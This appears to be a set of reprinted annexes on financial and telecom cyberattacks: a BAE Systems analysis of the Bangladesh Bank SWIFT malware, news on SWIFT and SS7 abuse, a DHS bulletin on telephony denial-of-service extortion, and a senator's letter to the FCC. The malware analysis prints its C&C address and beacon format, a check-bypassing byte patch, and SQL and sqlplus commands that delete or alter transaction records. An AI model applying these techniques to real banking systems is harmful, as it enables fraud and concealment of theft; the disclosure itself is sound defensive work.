6. Carillion collapse: Ministers hold emergency meeting
7. Steven Seagal denies Bond girl assault
8. Poppi Worthington: Toddler sexually assaulted, coroner rules
9. Sora Aoi: Japan's porn star who taught a Chinese generation about sex

ANEXO "G"

http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html,
Consultada el 22 de enero de 2018



22/1/2018 BAE Systems Threat Research Blog: Two bytes to $951m

G+ Más Siguiente blog» Crear un blog Acceder

BAE SYSTEMS THREAT RESEARCH BLOG

Resources Contact us

Home Products Solutions News & Events Partners About Us Careers

SEARCH

THREAT RESEARCH BLOG

BAE SYSTEMS
INSPIRED WORK

Home » Threat Research » Two bytes to $951m

Posted by Sergei Shevchenko - Monday, 25 April 2016

TWO BYTES TO $951M

In February 2016 one of the largest cyber heists was committed and subsequently disclosed. An unknown attacker gained access to the Bangladesh Bank's (BB) SWIFT payment system and reportedly instructed an American bank to transfer money from BB's account to accounts in The Philippines. The attackers attempted to steal $951m, of which $81m is still unaccounted for.

The technical details of the attack have yet to be made public, however we've recently identified tools uploaded to online malware repositories that we believe are linked to the heist. The custom malware was submitted by a user in Bangladesh, and contains sophisticated functionality for interacting with local SWIFT Alliance Access software running in the victim infrastructure.

This malware appears to be just part of a wider attack toolkit, and would have been used to cover the attackers' tracks as they sent forged payment instructions to make the transfers. This would have hampered the detection and response to the attack, giving more time for the subsequent money laundering to take place.

The tools are highly configurable and given the correct access could feasibly be used for similar attacks in the future.

Malware samples

SHA1	Compile time	Size (bytes)	Filename
525a8e3ae4e3df8c9c61f2a49e38541d196e9228	2016-02-05 11:46:20	65,536	evtdiag.exe
76bab478dcc70f979ce62cd306e6ba50ee84e37e	2016-02-04 13:45:39	16,384	evtsys.exe
70bf16597e375ad691f2c1efa194dbe7f60e4eeb	2016-02-05 06:55:19	24,576	nroff_b.exe
6207b92842b28a438330a2bf0ee8dcab7ef0a183	N/A	33,848	gpca.dat

We believe all files were created by the same actor(s), but the main focus of the report will be on 525a8e3ae4e3df8c9c61f2a49e38541d196e9228 as this is the component that contains logic for interacting with the SWIFT software.

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin.

Sign Up

POPULAR POSTS

TWO BYTES TO $951M

WANACRYPTOR RANSOMWORM

CYBER HEIST ATTRIBUTION

CONTACT

For further information or to talk to an expert, please contact us.

team@baesystems.com

Contact

http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html 1/7

The malware registers itself as a service and operates within an environment running SWIFT's Alliance software suite, powered by an Oracle Database.

The main purpose is to inspect SWIFT messages for strings defined in the configuration file. From these messages, the malware can extract fields such as transfer references and SWIFT addresses to interact with the system database. These details are then used to delete specific transactions, or update transaction amounts appearing in balance reporting messages based on the amount of Convertible Currency available in specific accounts.

This functionality runs in a loop until 6am on 6th February 2016. This is significant given the transfers are believed to have occurred in the two days prior to this date. The tool was custom made for this job and shows a significant level of knowledge of SWIFT Alliance Access software as well as good malware coding skills.

Malware config and logging

When run, the malware decrypts the contents of its configuration file, using the RC4 key:

```
4e 98 1f a7 7f 03 cc aa 3d 56 ed ef 89 ed 3f ef
```

This configuration is located in the following directory on the victim device:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\gpca.dat
```

The configuration file contains a list of transaction IDs, some additional environment information, and the following IP address to be used for command-and-control (C&C):

```
196.202.103.174
```

The sample also uses the following file for logging:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\recaa.dat
```

Module patching

The malware enumerates all processes, and if a process has the module `libcrsdb.dll` loaded in it, it will patch 2 bytes in its memory at a specific offset. The patch will replace 2 bytes `0x75` and `0x04` with the bytes `0x90` and `0x90`.

These two bytes are the JNZ opcode, briefly explained as *'if the result of the previous comparison operation is not zero, then jump into the address that follows this instruction, plus 4 bytes'*.

Essentially, this opcode is a conditional jump instruction that follows some important check, such as a

key validity check or authorisation success check.

The patch will replace this 2-byte conditional jump with 2 'do-nothing' (NOP) instructions, effectively forcing the host application to believe that the failed check has in fact succeeded.

For example, the original code could look like:

```
85 C0           test eax, eax ; some important check
75 04           jnz  failed   ; if failed, jump to 'failed' label below
33 c0           xor  eax, eax ; otherwise, set result to 0 (success)
eb 17           jmp  exit     ; and then exit
        failed:
B8 01 00 00 00  mov  eax, 1   ; set result to 1 (failure)
```

Once it's patched, it would look like:

```
85 C0           test eax, eax ; some important check
90              nop           ; 'do nothing' in place of 0x75
90              nop           ; 'do nothing' in place of 0x04
33 c0           xor  eax, eax ; always set result to 0 (success)
eb 17           jmp  exit     ; and then exit
        failed:
B8 01 00 00 00  mov  eax, 1   ; never reached: set result to 1 (fail)
```

As a result, the important check result will be ignored, and the code will never jump to 'failed'. Instead, it will proceed into setting result to 0 (success).

The `lzboradb.dll` module belongs to SWIFT's Alliance software suite, powered by Oracle Database, and is responsible for:

- Reading the Alliance database path from the registry;
- Starting the database;
- Performing database backup & restore functions.

By modifying the local instance of SWIFT Alliance Access software, the malware grants itself the ability to execute database transactions within the victim network.

SWIFT message monitoring

The malware monitors SWIFT Financial Application (FIN) messages, by parsing the contents of the files `*.prc` and `*.fal` located within the directories:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcm\in\
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcm\out\
```

It parses the messages, looking for strings defined in `gpca.dat`. We expect these will be unique identifiers that identify malicious transactions initiated by the attackers. If present, it then attempts to

extract a MESG_TRN_REF and MESG_SENDER_SWIFT_ADDRESS from that same message by looking for the following hard coded strings

```
"FIN 910 Confirmation of Debit"
"{1: Transaction"
"Sender :"
[additional filters from the decrypted configuration file gpca.dat]
```

The malware will use this extracted data to form valid SQL statements. It attempts to retrieve the SWIFT unique message ID (MESG_S_UMID) that corresponds to the transfer reference and sender address retrieved earlier

```
SELECT MESG_S_UMID FROM SAACWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%s%%' AND MESG_TRN_REF LIKE '%%s%%';
```

The MESG_S_UMID is then passed to DELETE statements, deleting the transaction from the local database.

```
DELETE FROM SAACWNER.MESG_%s WHERE MESG_S_UMID = '%s';
DELETE FROM SAACWNER.TEXT_%s WHERE TEXT_S_UMID = '%s';
```

The SQL statements are dropped into a temporary file with the 'SQL' prefix. The SQL statements are prepended with the following prefixed statements:

```
set heading off;
set linesize 32767;
SET FEEDBACK OFF;
SET ECHO OFF;
SET FEED OFF;
SET VERIFY OFF;
```

Once the temporary file with the SQL statements is constructed, it is executed from a shell script with 'sysdba' permissions. An example is shown below:

```
cmd.exe /c echo exit | sqlplus -S "/ as sysdba @[SQL_Statements]"
[OUTPUT_FILE]
```

Login monitoring

After start up the malware falls into a loop where it constantly checks for the journal record that contains the "Login" string in it:

```
SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM
SAACWNER.JRNL_%s WHERE JRNL_DISPLAY_TEXT LIKE '%%LT BBHOBDDHA: Log%%'
ORDER BY JRNL_DATE_TIME DESC) A WHERE ROWNUM = 1;
```

NOTE: 'BBHOBDDH' is the SWIFT code for the Bangladesh Bank in Dhaka.

If it fails to find the "Login" record, it falls asleep for 5 seconds and then tries again. Once the "Login" record is found, the malware sends a GET request to the remote C&C.

The GET request has the format:

```
[C&C_server]/a1/[data]
```

The malware notifies the remote C&C each hour of events, sending "----0" if the 'Login' (open) event occurred, "----1" in case "Logout" (close) event occurred, or "----N" if neither of the events

occurred, e.g.:

```
[C&C_server]/a1?---0
```

Manipulating balances

The malware monitors all SWIFT messages found in:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\in\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\out\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\unk\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\nfsp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\nfcf
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\fofp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\foff
```

The messages are parsed looking for information tagged with the following strings:

```
":19A: Amount"
": Debit"
"Debit/Credit :"
"Sender :"
"Amount :"
"FEDERAL RESERVE BANK"
" D"
" C"
":62F: "
":60F: "
":60M: "
":62M: "
"Credit"
"Debit"
" 64: "
" 20: Transaction"
":90B: Price"
```

For example, the `":62F:"` field specifies the closing balance, `":60F:"` is opening balance, `":19A:"` is transaction amount.

The malware also checks if the messages contain a filter specified within the configuration file `gpca.dat`.

The logged in account, as seen from the journal, is then used to check how much Convertible Currency amount (`MESG_FIN_CCY_AMOUNT`) it has available:

```
SELECT MESG_FIN_CCY_AMOUNT FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
```

Alternatively, it can query for a message for a specified sender with a specified amount of Convertible Currency:

```
SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%%s%%' AND MESG_FIN_CCY_AMOUNT LIKE '%%%s%%';
```

The amount of Convertible Currency is then manipulated in the message by changing it to the arbitrary value (`SET MESG_FIN_CCY_AMOUNT`):

```
UPDATE SAACONFIG.MESG_%s SET MESG_FIN_CCY_AMOUNT = '%s' WHERE MESG_S_UNIQ =
'%s';
UPDATE SAACONFIG.TEXT_%s SET TEXT_DATA_BLOCK =
UTL_RAW.CAST_TO_VARCHAR2('%s') WHERE TEXT_S_UNIQ = '%s';
```

Printer manipulation

In order to hide the fraudulent transactions carried out by the attacker(s), the database/message manipulations are not sufficient. SWIFT network also generates confirmation messages, and these messages are sent by the software for printing. If the fraudulent transaction confirmations are printed out, the banking officials can spot an anomaly and then respond appropriately to stop such transactions from happening.

Hence, the malware also intercepts the confirmation SWIFT messages and then sends for printing the 'doctored' (manipulated) copies of such messages in order to cover up the fraudulent transactions.

To achieve that, the SWIFT messages the malware locates are read, parsed, and converted into PRT files that describe the text in Printer Command Language (PCL).

These temporary PRT files are then submitted for printing by using another executable file called `nrssf.exe`, a legitimate tool from the SWIFT software suite.

The PCL language used specifies the printer model, which is *"HP LaserJet 400 M401"*

Once sent for printing, the PRT files are then overwritten with '0's (reliably deleted).

CONCLUSIONS

The analysed sample allows a glimpse into the toolkit of one of the team in well-planned bank heist. Many pieces of the puzzle are still missing though: how the attackers sent the fraudulent transfers, how the malware was implanted, and crucially, who was behind this.

This malware was written bespoke for attacking a specific victim infrastructure, but the general tools, techniques and procedures used in the attack may allow the gang to strike again. All financial institutions who run SWIFT Alliance Access and similar systems should be seriously reviewing their security now to make sure they too are not exposed.

This attacker put significant effort into deleting evidence of their activities, subverting normal business processes to remain undetected and hampering the response from the victim. The wider lesson learned here may be that criminals are conducting more and more sophisticated attacks against victim organisations, particularly in the area of network intrusions (which has traditionally been the domain of the 'APT' actor). As the threat evolves, businesses and other network owners need to ensure they are prepared to keep up with the evolving challenge of securing critical systems.

at 08:00

ANEXO "H"

http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375,
Consultada el 22 de enero de 2018

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

GIZMODO univision

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

Matías S. Zavia
5/26/16 7:19am · Archivar en ATAQUES INFORMÁTICOS

9

2

Share Tweet

https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375[22/01/2018 07:21:27 p. m.]

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

En febrero, unos hackers consiguieron robar 81 millones de dólares al Banco Central de Bangladesh a través del sistema SWIFT (y una falta de ortografía evitó que robaran 870 millones más). Más adelante, un banco vietnamita denunció otro caso similar —y ahora ha pasado lo mismo en Ecuador.

La falta de ortografía que evitó que unos hackers robaran 870 millones de dólares

Escribir fandation en lugar de foundation, la falta de ortografía que evitó que un grupo de hackers ...

Read more

El robo a Banco del Austro tuvo lugar hace más de 15 meses, pero desde la entidad ecuatoriana aseguran que no se habían dado cuenta hasta ahora. Una vez más, los hackers se sirvieron de mensajes fraudulentos en el sistema SWIFT para mover 12 millones de dólares a diferentes entidades bancarias de todo el mundo. 89 millones fueron a parar a 23 cuentas de Hong Kong y los 3 millones restantes acabaron en Dubai y otras partes del planeta.

Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares). Los ladrones utilizaron las credenciales de los empleados de Wells Fargo en el sistema global SWIFT para transferir el dinero a sus propias cuentas en el extranjero.

En el famoso caso de Bangladesh, la policía culpó del robo al uso de unos *switches* de mala calidad —sólo costaban 10 dólares— en la red de ordenadores del banco conectada al sistema SWIFT. Luego se supo que los hackers habían inyectado un *malware* en la red local (evtdiag.exe) con el que podían acceder a la base de datos de SWIFT y manipular los registros para ocultar las transferencias.

Más de 9.000 sociedades financieras utilizan SWIFT como sistema de mensajería interbancario. La cooperativa que lo controla ha advertido a los bancos de los casos de fraude y les ha proporcionado una actualización de software para que no se vean

https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375[22/01/2018 07:21:27 p. m.]

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

afectados por el *malware*. Pero aseguran que la vulnerabilidad que permite el ataque no está en el sistema SWIFT sino en los sistemas de seguridad locales de los bancos que han sufrido robos. [Reuters vía Engadget]

Síguenos también en Twitter, Facebook y Flipboard.

Click here to view this kinja-labs.com embed

ABOUT THE AUTHOR

Matías S. Zavia

Matías tiene dos grandes pasiones: Internet y el dulce de leche

Email Twitter Posts Keys

https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375[22/01/2018 07:21:27 p. m.]

ANEXO "I"

https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm
Consultada el 22 de enero de 2018

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs - National Emergency Number Association

TALARI Networks. Delivering the Last Mile of 911 Services...

NENA News, Press, & Stories...: Home Page

DHS Bulletin on Denial of Service (TDoS) Attacks on PSAPs

Sunday, March 17, 2013 (0 Comments)
Posted by: Chris Nussman

The Department of Homeland Security (DHS) NCCIC - National Coordinating Center for Communications – the DHS-Office of Emergency Communications, DHS - Office of Infrastructure Protection, Federal Communications Commission, the National Cyber and Forensics Training Alliance, the FBI-National Cyber Investigative Joint Task Force working in coordination with the National Emergency Number Association (NENA), the Association of Public Safety Communications Officials (APCO), International Louisiana Fusion Center, Mansfield Police Department and telecommunications service providers to identify and mitigate the effects of a criminal Telephony Denial of Service (TDoS) against public safety communications, hospitals and ambulance services. This is for immediate dissemination to public safety answering points (PSAPs) and emergency communications centers and personnel.

Background: Information received from multiple jurisdictions indicates the possibility of attacks targeting the telephone systems of public sector entities. Dozens of such attacks have targeted the administrative PSAP lines (not the 911 emergency line). The perpetrators of the attack have launched high volume of calls against the target network, tying up the system from receiving legitimate calls. This type of attack is referred to as a TDoS or Telephony Denial of Service attack. These attacks are ongoing. Many similar attacks have occurred targeting various businesses and public entities, including the financial sector and other public emergency operations interests, including all ambulance, ambulance and hospital communications.

Scheme: These recent TDoS attacks are part of an extortion scheme. This scheme starts with a phone call to an organization from an individual claiming to represent a collections company for payday loans. The caller usually has a strong accent of some sort and asks to speak with a current or former employee concerning an outstanding debt. Failing to get payment from an individual or organization, the perpetrator launches a TDoS attack. The organization will be inundated with a continuous stream of calls for an unspecified, but lengthy period of time. The attack can prevent both incoming and or outgoing calls from being completed. It is speculated that government offices/emergency services are being "targeted" because of the necessity of functional phone lines.

What we know:

- The attacks resulted in enough volume to cause a roll over to the alternate facility.
- The attacks last for intermittent time periods over several hours. They may stop for several hours.

NENA News more

NENA Success on Planning Information Document Available for Public Review & Comment

Congratulations to Our Fall 2017 ENPs!

NENA President Responds to OMB Decision Not to Reclassify Public Safety Telecommunicators

NENA Files Comments in FCC MLTS Proceeding

https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm[22/01/2018 07:24:06 p. m.]

then resume. Once attacked, the attacks can start randomly over weeks or months.
- The attacks followed a person with a heavy accent demanding payment of $5,000 from the company because of default by an employee who either no longer works at the PSAP or never did.

What we need from victims:

- Additional insight into the scope and impact of the event- specifically how many communications centers have been attacked is critical to identifying the true scope of this occurrence.
- In order to ensure situational awareness with our members and member agencies, it is critical that this information be disseminated to emergency communications centers, PSAPs, government IT departments, and any related government agency with a vested interest in emergency communications continuity of operations.

Recommend the following.

- Targeted organizations should not pay the blackmail.
- Report all attacks to the FBI by logging onto the website www.ic3.gov
  - Ensure in the title of the report you use the keyword TDoS
  - Ensure that you identify yourself as a PSAP or Public Safety organization capture as much details as possible
    - Calls logs from "collection" call and TDoS
    - Time, date, originating phone number, traffic characteristics
    - Call back number to the "collections" company or requesting organization
    - Method of payment and account number where "collection" company requests debt to be paid
    - ANY information you can obtain about the caller, or his/her organization will be of tremendous assistance in this investigation and in preventing further attacks.
- Contact your telephone service provider; they may be able to assist by blocking portions of the attack.
- Should you have any questions please contact the National Coordinating Center for Communications at NCC@hq.dhs.gov or 703-235-5080

« Back to Index

Calendar more

1/13/2018 » 1/27/2018
ENP Exam - Winter 2018

2/5/2018 » 2/7/2018
9-1-1 Center Supervisor Program - Lincoln, NE

2/14/2018 » 2/17/2018
9-1-1 Goes To Washington

2/17/2018
NENA Chapter Leader Workshop

CONTACT US
1700 Diagonal Road
Suite 500
Alexandria, VA 22314
Phone: 202.466.4911
Fax: 202.618.6370

QUICK LINKS
Home
Become a Member
Store
Conferences
Next Generation Partner Program
Get Involved
Member Search
911 Talk Email List
Events Calendar
Friends of 9-1-1

GET SOCIAL WITH US

ANEXO "J"

http://www.cbc.ca/news/politics/hackers-cellphone-security-1.4406338 ,
Consultada el 8 de octubre de 2018

CBC

Hackers only needed a phone number to track this MP's cellphone

Tests show Canada's two largest telecoms vulnerable to international hackers

Brigitte Bureau, Catherine Cullen, Kristen Everson | CBC News
Posted: Nov 22, 2017 5:00 PM ET | Last Updated: November 24, 2017

NDP MP Matthew Dubé took part in an experiment with CBC/Radio-Canada that revealed vulnerabilities in Canadian telecom networks. (Marc Robichaud/CBC)

NDP MP Matthew Dubé looks at a map showing that hackers tracked his movements through his cellphone for days

One marker shows Dubé near Parliament Hill. Another marks the place he lives when he's working in Ottawa. One more shows an early morning trip to the airport to pick up his partner from a business trip.

"That's creepy. That doesn't make you feel very comfortable," said the Quebec MP.

He looks down at the laptop showing the map again and laughs nervously.

Ethical hackers were able to track Dubé's phone starting with just his telephone number. (Marc Robichaud/CBC)

"I guess it's not something to joke about but I guess you think: 'Good thing I wasn't doing anything inappropriate.'"

It wasn't just his movements. Hackers were able to record Dubé's calls, too.

- **Someone is spying on cellphones in Ottawa**
- **RCMP, CSIS launch investigations into phone spying**

It was all part of a CBC/Radio-Canada demonstration of just how vulnerable Canada's phone networks are. With Dubé's consent and the help of cybersecurity experts based in Germany, CBC/Radio-Canada learned that Canada's two largest cellphone networks are vulnerable to attack.

How can hackers access your phone?

This is all possible because of vulnerability in the international telecommunication network, it involves what's known as Signalling System No. 7 — or SS7.

SS7 is the way cellphone networks around the world communicate with one another. It's a hidden layer of messages about setting up and tearing down connections for a phone call, exchanging billing information or allowing a phone to roam. But hackers can gain access to SS7, too.

"Those commands can be sent by anybody," said Karsten Nohl, a Berlin-based cybersecurity expert whose team helped CBC/Radio-Canada hack into Dubé's phone.

Dr. Gil Regev, a fellow at the University of Toronto's Citizen Lab, weighs in on SS7.

That can go beyond spying on phone conversations or geolocating a phone. SS7 attacks can also be used to alter, add or delete content.

For example, Nohl said he could set up a person's cellphone voicemail so all messages went directly to him. The user might never know the messages were missing.

"The technology is built with good intentions to make a very useful phone network and good user experience but it lacks any kind of security and it's open to abuse."

- **RCMP used cellphone tracking technology unlawfully 6 times, says privacy watchdog**

It's not just Nohl sounding the alarm. The U.S. Department of Homeland Security put out a report in April warning that "significant weaknesses in SS7 have been known for more than a decade."

The report notes that potential abuses of SS7 include eavesdropping, tracking and fraud, with "tens of thousands of entry points worldwide, many of which are controlled by countries or organizations that support terrorism or espionage."

SS7 abuse

SS7 attacks can easily go completely undetected. However, German journalists reported on an incident earlier this year where customers of Telefonica bank had untold amounts of money drained from their accounts because of phishing emails and SS7 attacks.

Karsten Nohl, managing director of Security Research Labs, says the two main Canadian telecom networks have about 10 per cent of the security needed to protect from SS7 attacks. (Michel Aspirot/CBC)

In that case, the bank used four-digit codes sent to customers' phones in order to complete money transfers. Hackers used SS7 to get those codes and take the funds for themselves.

The sheer number of SS7 attacks becomes clear when networks beef up their security, said Nohl.

"When they start blocking this abuse, they're blocking millions of otherwise abusive messages.That's for a single network in a single country. So you can imagine the magnitude of abuse worldwide."

Hacking a Canadian phone

Nohl said some telecom companies, primarily in Europe, have beefed up their defences to ward off SS7 attacks.

CBC/Radio-Canada wanted to know just how well Canadian cellphone networks would fare and asked Dubé to be part of a demonstration.

Dubé, the vice-chair of the House of Commons standing committee on public safety and national security, went to the mall and picked up a new phone for the experiment. CBC/Radio-Canada agreed not to use his current work phone in order to protect the privacy of those phone calls.

Dubé's new phone number was given to Nohl and his team of hackers in Berlin. It didn't take long for them to access his calls.

Ethical hacker Luca Melette is based in Berlin. With just a phone number, he was able to hack into Dubé's phone, listen to his calls, track his whereabouts and intercept his text messages. (CBC)

First, the hackers were able to record a conversation between Dubé in his office on Parliament Hill and our Radio-Canada colleague Brigitte Bureau, who was sitting at a café in Berlin.

Next, it was a conversation between Dubé and his assistant, who were both in Ottawa.

Nohl's team also tracked the geolocation data from the phone, painting a picture of Dube's whereabouts.

When the CBC/Radio-Canada team was back in Canada, the calls were played for Dubé and he was shown a map of his movements.

"It's exactly what I did that day. Just phone calls are bad enough. When you start knowing where you are, that's pretty scary stuff," said Dubé.

Dubé's phone was on the Rogers Network, but CBC/Radio-Canada also ran a similar test with phones on the Bell network.

'Easy to hack'

Nohl offered his assessment of the results.

"Relative to other networks in Europe and elsewhere in the world, the Canadian networks are easy to hack."

He believes there's much more that Rogers and Bell could be doing.

"I think the two Canadian networks we tested have about 10 per cent of the security that they need to do to protect from SS7 attacks."

It's a source of concern for Pierre Roberge, too. He spent more than 10 years with Canada's Communications Security Establishment — the electronic spy agency charged with protecting Canadian digital security. He's now the CEO of Arcadia Cyber Defence.

The CBC/Radio-Canada demonstration raises questions about personal security, he said, and also about who else might want to spy on sensitive discussions.

"To know other nations or criminal groups can eavesdrop on Canadian communication is really worrisome, especially at the political level."

Companies say security a priority

Bell, Rogers and the Canadian Wireless Telecommunications Association declined to sit down with CBC/Radio-Canada and speak about the test results.

Canadian telecoms told CBC News that security is a top priority and threats are monitored. (Andrew Lee/CBC)

Via email, CBC/Radio-Canada sent a series of questions about what the networks were doing to prevent SS7 attacks and why customers weren't being told conversations could be compromised. Both networks responded with general statements about their security efforts.

Rogers Communications said security is a top priority and that it has a cybersecurity team monitoring threats and is introducing new measure to protect customers.

"On SS7, we have already introduced and continue to implement the most advanced technologies but we are unable to share specific details for security reasons."

Bell sent a two-line response.

"Bell works with international industry groups such as the GSMA (an international mobile phone operators association) to identify and address emerging security risks, including those relating to SS7."

A spokesperson added that Bell is "an active participant" in the Canadian Security Telecommunications Advisory Committee.

The group that represents Canadian telecoms was also fairly tight-lipped. The Canadian Wireless Telecommunications Association said it works with domestic and international bodies on security standards. It also said it works with law enforcement to "actively monitor and address risks."

Government reaction

CBC/Radio-Canada also reached out to Public Safety Minister Ralph Goodale's office to ask what was being done to protect Canadians and was directed to the Communication Security Establishment.

In a statement, CSE said its role is to provide "advice and guidance to help protect systems of importance to the Government of Canada."

"CSE has been actively working with Canada's telecom industry and critical infrastructure operators to address issues related to SS7 to develop best practices, advice and guidance that can help mitigate the risks associated with SS7."

How to protect yourself

There are ways to minimize the chance someone will spy on your communications, said Nohl.

He recommends encryption software.

Using encrypted apps like Signal and WhatsApp can help protect you from SS7 attacks, according to Nohl. But unless your phone is off, you're never fully safe. (Andrew Lee/CBC)

"If you're using Signal, WhatsApp, Skype, you're certainly protected from SS7 attacks.... But there's other types of attacks that could happen against you, your computer, your phone. So you're never fully safe."

When it comes to having your movements tracked, Nohl said the only protection is to turn your phone off — something that's not always practical.

"We're so dependent on our phones. The networks should protect us from these attacks rather than us having to forgo all the benefits of carrying a phone."

Dubé said that dependency is what makes this most troubling.

"The scariest thing of all is that I know that tonight or tomorrow morning, when I make calls to friends to go out for a drink or when I make calls to colleagues to resolve a political or professional issue — I'm still going to have to use the phone."

Hacking a cellphone has never been easier thanks to a vulnerability in the international telecommunication network, and tests have revealed two of Canada's largest telecom networks are at risk. All a hacker needs is your phone number, and they can track your movements and record your calls, all without your knowledge. (CBC)

Corrections

• A previous version of this story referred to a banking incident involving a German bank. The story originally said the incident happened in 2014. In fact it occurred earlier this year. Nov. 24, 2018, 1:27 PM ET

ANEXO "K"

https://www.wyden.senate.gov/imo/media/doc/wyden-fcc-ss7-letter-may-2018.pdf

Consultada el 8 de octubre de 2018

RON WYDEN
OREGON

RANKING MEMBER OF COMMITTEE ON FINANCE

221 DIRKSEN SENATE OFFICE BUILDING
WASHINGTON, DC 20510
(202) 224-5244

United States Senate

WASHINGTON, DC 20510-3703

COMMITTEES:
COMMITTEE ON FINANCE
COMMITTEE ON BUDGET
COMMITTEE ON ENERGY & NATURAL RESOURCES
SELECT COMMITTEE ON INTELLIGENCE
JOINT COMMITTEE ON TAXATION

May 29, 2018

The Honorable Ajit Pai
Chairman
Federal Communications Commission
445 12th Street Southwest
Washington, DC 20554

Dear Chairman Pai:

One year ago I urged you to address serious cybersecurity vulnerabilities in U.S. telephone networks. To date, your Federal Communications Commission has done nothing but sit on its hands, leaving every American with a mobile phone at risk.

Mobile telephone networks connect to each other through Signaling System 7 (SS7), which is riddled with long-standing cybersecurity vulnerabilities that pose a major national security threat. SS7's flaws expose U.S. telephone networks to hacking by criminals and foreign governments. Hackers can exploit SS7 flaws to track Americans, intercept their calls and texts, and hack their phones to steal financial information, know when they are at home or away, and otherwise prey on unsuspecting consumers. Moreover, according to multiple news reports, SS7 spying products are widely available to both criminals and foreign governments.

Over the past year, my office has consulted with mobile security experts, the major wireless carriers, and the Department of Homeland Security (DHS) to discuss these vulnerabilities. These meetings have made clear that SS7 vulnerabilities pose a major threat that must be addressed immediately, a conclusion the DHS 2017 *Study on Mobile Device Security* shares.

This threat is not merely hypothetical—malicious attackers are already exploiting SS7 vulnerabilities. One of the major wireless carriers informed my office that it reported an SS7 breach, in which customer data was accessed, to law enforcement through the government's Customer Proprietary Network Information (CPNI) Reporting Portal. This is a legal requirement for wireless providers who believe that private consumer information has been illegally accessed. Submissions via the portal are automatically delivered to the FCC, the U.S. Secret Service, and the Federal Bureau of Investigation.

Although the security failures of SS7 have long been known to the FCC, the agency has failed to address this ongoing threat to national security and to the 95% of Americans who have wireless service. In 2016, the FCC created a new working group under the Communications Security, Reliability and Interoperability Council (CSRIC) to explore and address SS7 vulnerabilities. However, the working group was dominated by wireless industry insiders with serious conflicts of interest. CSRIC appointed a senior official from the wireless industry's trade association,

911 NE 11TH AVENUE
SUITE 630
PORTLAND, OR 97232
(503) 326-7525

405 EAST 8TH AVE
SUITE 2020
EUGENE, OR 97401
(541) 431-0229

SAC ANNEX BUILDING
105 FIR ST
SUITE 201
LA GRANDE, OR 97850
(541) 962-7691

U.S. COURTHOUSE
310 WEST 6TH ST
ROOM 118
MEDFORD, OR 97501
(541) 858-5122

THE JAMISON BUILDING
131 NW HAWTHORNE AVE
SUITE 107
BEND, OR 97701
(541) 330-9142

707 13TH ST SE
SUITE 285
SALEM, OR 97301
(503) 589-4555

HTTP://WYDEN.SENATE.GOV

CTIA, to be lead editor of the group's report. Of the fifteen non-government members, twelve worked for telecommunications companies or industry associations. No academic experts or representatives from civil society were members of the working group. Likewise, although personnel from DHS's National Coordinating Center for Communications (NCC) participated, DHS has informed my office that the vast majority of the edits to the final report suggested by NCC's subject matter experts were rejected. DHS also informed my office that those same subject matter experts from the NCC were not invited back to participate in the subsequent CSRIC SS7 working group, created in late 2017.

The FCC deferred to the wireless industry to assess the same security vulnerabilities that the industry has long ignored. CSRIC's final report, published in March 2017 openly acknowledged that "the attack surface for a bad actor to potentially exploit... [SS7] has increased" and "there is reported evidence of attacks being launched against U.S. carriers." While some of the working group's technical recommendations were constructive, it let the wireless industry off the hook for ignoring these issues for decades and did not recommend that the FCC use its regulatory authority to force the industry to fix these and other long-standing security flaws. That the working group appointed by the FCC to study this issue did not recommend a more forceful response is, I believe, not a coincidence.

In a prior letter to me, you dismissed my request for the FCC to use its regulatory authority to force the wireless industry to address the SS7 vulnerabilities. You cited the work of the CSRIC as evidence that the FCC is addressing the threat. But neither CSRIC nor the FCC have taken meaningful action to protect hundreds of millions of Americans from potential surveillance by hackers and foreign governments. The FCC must now take swift action, using its regulatory authority over the wireless carriers, to address the market failure that has enabled the industry to ignore this and other serious cybersecurity issues for decades. I also ask that you provide me with answers to the following questions by July 9, 2018:

- The DHS's 2017 report *Study on Mobile Device Security* stated "all U.S. carriers are vulnerable… resulting in risk to national security." In response to one of my letters, then-Director of the NSA Admiral Michael Rogers agreed with me that "the security of mobile networks needs to improve and securing the vulnerabilities of SS7 must be part of that work." Do you agree with DHS and NSA that SS7 vulnerabilities pose a significant national security threat?
    - If you do not, please explain why your assessment differs.
